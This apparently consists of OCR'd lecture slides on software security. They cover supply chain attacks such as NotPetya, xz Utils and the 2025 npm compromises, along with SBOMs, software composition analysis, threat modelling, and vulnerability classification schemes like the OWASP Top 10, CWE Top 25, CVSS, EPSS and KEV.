
...

We value your feedback!

```
Enter your comment
```

Your email address :

Other attack vectors, besides these input possibilities?



Info on our product XYZ123


...


We value your feedback!

Enter your comment


Your email address :

HUMANS!





Other attack vectors



Info on our product XYZ123

...

We value your feedback!

Enter your comment

Your email address :

Less obvious attack vectors:

- Supply chain attacks
- Insider attacks
  - developers
  - sys admin
- Phishing to attack users, eg using `https://c0mpany.nl`

Closed vs Open Source code

Who thinks open source code is more secure

than closed / proprietary code?

- It depends... some open source is crappy, some closed source is great, and vice versa

- More importantly, for most applications, the distinction is meaningless: *most proprietary code relies on huge quantities of open source libraries*, thanks to github, Maven, Pypi, npm, ...

- Extra/bigger risk with open source: supply chain attacks

Supply chain attacks: NotPetya, MegaCart, Solarwinds, ...

ANDY GREENBERG EXCERPT SECURITY AUG 22, 2018 5:00 AM

The Untold Story of NotPetya, the Most Devastating Cyberattack in History


Crippled ports. Paralyzed corporations. Frozen government agencies. How a single piece of code crashed the world.

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.

Ticketmaster Blames Third Party Over Data Breach

By Kevin Townsend on June 28, 2018




Microsoft Reports Russian Hackers Behind SolarWinds Attack Actively Targeting Tech Supply Chains, Focusing on Vulnerable Resellers

SCOTT IKEDA · OCTOBER 29, 2021

https://www.wired.com/story/magecart-amazon-cloud-hacks

https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/

XZ-Utils supply chain attack (2024)




NIGHTMARE SUPPLY CHAIN ATTACK SCENARIO

ars technica

What we know about the xz Utils backdoor that almost infected the world

Malicious updates made to a ubiquitous tool were a few weeks away from going mainstream.

DAN GOODIN – 1 APR 2024 08:55 | 210




ALERT

America's Cyber Defense Agency
NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Reported Supply Chain Compromise Affecting XZ Utils Data Compression Library, CVE-2024-3094

Release Date: March 29, 2024




DAN GOODIN, ARS TECHNICA SECURITY APR 2, 2024 4:00 AM

The XZ Backdoor: Everything You Need to Know

Details are starting to emerge about a stunning supply chain attack that sent the open source software community reeling.

https://arstechnica.com/security/2024/04/what-we-know-about-the-xz-utils-backdoor-that-almost-infected-the-world/
https://www.cisa.gov/news-events/alerts/2024/03/29/reported-supply-chain-compromise-affecting-xz-utils-data-compression-library-cve-2024-3094
https://www.wired.com/story/xz-backdoor-everything-you-need-to-know/

npm supply chain attack (Sept 2025)



The Register®

Self-propagating worm fuels latest npm supply chain compromise

Intrusions bear the same hallmarks as recent Nx mess

16 Sep 2025 | **15** 🗨

More packages poisoned in npm attack, but would-be crypto thieves left pocket change

Miscreants cost victims time rather than money

09 Sep 2025 | **8** 🗨

Dev snared in crypto phishing net, 18 npm packages compromised

Popular npm packages debug, chalk, and others hijacked in massive supply chain attack


08 Sep 2025 | **8** 🗨

Nx NPM packages poisoned in AI-assisted supply chain attack

Stolen dev credentials posted to GitHub as attackers abuse CLI tools for recon

27 Aug 2025 | **2** 🗨

Upcoming PyPi supply chain attack? (Sept 2025)



The Register®

New string of phishing attacks targets Python developers

If you recently got an email asking you to verify your credentials to a PyPI site, better change that password

24 Sep 2025 | 3 🗨

SBOM

Software Bill of Materials (SBOM) is an inventory of software components of some product

> “a complete, formally structured list of components, libraries, and modules that are required to build (i.e. compile and link) a given piece of software and the supply chain relationships between them. These components can be open source or proprietary, free or paid, and widely available or restricted access”

Goal: insight in supply chain & dependencies,

- to be aware of attack surface that the supply chain brings
- to manage patching

US & EU regulation is pushing to make SBOMs mandatory

Current state-of-the art: some companies are producing SBOMs,
but nobody seems to be using other people’s SBOMs yet

SCA

Software Composition Analysis (SCA) tools statically analyse code to recursively find all the dependencies

- effectively producing an SBOM

to then

- check for known CVEs
- check for suspicious or poorly maintained code

  How?

  - checking for unfixed bugs & lack of updates
  - lack of developer activity, ...
  - typo-squatting
  - ...

Most organisations find that meeting the EU CRA requirement of ‘no known exploitable bugs’ is hard if they look at their dependencies

Observations about threat modelling

- For ‘proper’ threat modelling you’d also want to consider the nature & purpose of the application


  i.e. not only think about HOW an attacker could attack, but also WHY an attacker would want to, WHAT they’d want to achieve, or WHO would want to attack


- Threat modelling involves an attacker model that describes some aspects of the attacker we’re worried about, eg.
  - level of access (aka attack surface)
  - capabilities, skills & resources
  - motivation

Classes of
security vulnerabilities

Classifications & rankings of security flaws

Many proposals to categorise & rank common security types


OWASP TOP 10
A Injection
B Insufficient Logging & Monitoring
C Broken Authentication
D Sensitive Data Exposure
E XML External Entities
F Broken Access Control
G Security Misconfiguration
H Cross Site Scripting
I Insecure Deserialization
J Using Components with Known Vulnerabilities


19 DEADLY SINS OF SOFTWARE SECURITY
24 DEADLY SINS OF SOFTWARE SECURITY
Programming Flaws and How to Fix Them
Michael Howard David LeBlanc John Viega

SANS CWE Top 25 [2021]

1. Out-of-bounds Write
2. Cross-Site Scripting (XSS)
3. Out-of-bounds Read
4. Improper Input Validation
5. OS command injection
6. SQL Injection
7. Use After Free
8. Path traversal
9. Cross-Site Request Forgery (CSRF)
10. Unrestricted Upload of File with Dangerous Type
11. Missing Authentication for Critical Function
12. Integer Overflow or Wraparound
13. Deserialization of Untrusted Data
14. Improper Authentication
15. NULL Pointer Dereference
16. Use of Hard-coded Credentials
17. Improper Restriction of Operations within Buffer Bounds
18. Missing Authorization
19. Incorrect Default Permissions
20. Exposure of Sensitive Information to an Unauthorized Actor
21. Insufficiently Protected Credentials
22. Incorrect Permission Assignment for Critical Resource
23. Improper Restriction of XML External Entity Reference (XXE)
24. Server-Side Request Forgery (SSRF)
25. Command Injection

https://cwe.mitre.org/top25/index.html

CVE, CWE

- CVE - Common *Vulnerability* Enumeration

  https://cve.mitre.org

- CWE - Common *Weakness* Enumeration

  https://cwe.mitre.org

Here weakness = ‘bug category’, which is non-standard terminology

CVSS, EPSS , ...

- CVSS is the score for the severity rating of a security flaw
  - current scheme is CVSS 4.0
- NB CVSS ≠ risk
  - A high CVSS score in an application does not necessarily mean a high risk to your organisation!
  - Still, many organisations mistakenly use CVSS score to prioritise patches
- Renewed interest in alternatives to CVSS in recent years, notably EPSS score that tries to predict exploitability
- Other, less popular alternatives: SSVC, VPR, ...

KEV list

KEV list of Known Eploitable Vulnernabilities

- subset of CVE list
- those CVEs for which there is an exploit in the wild

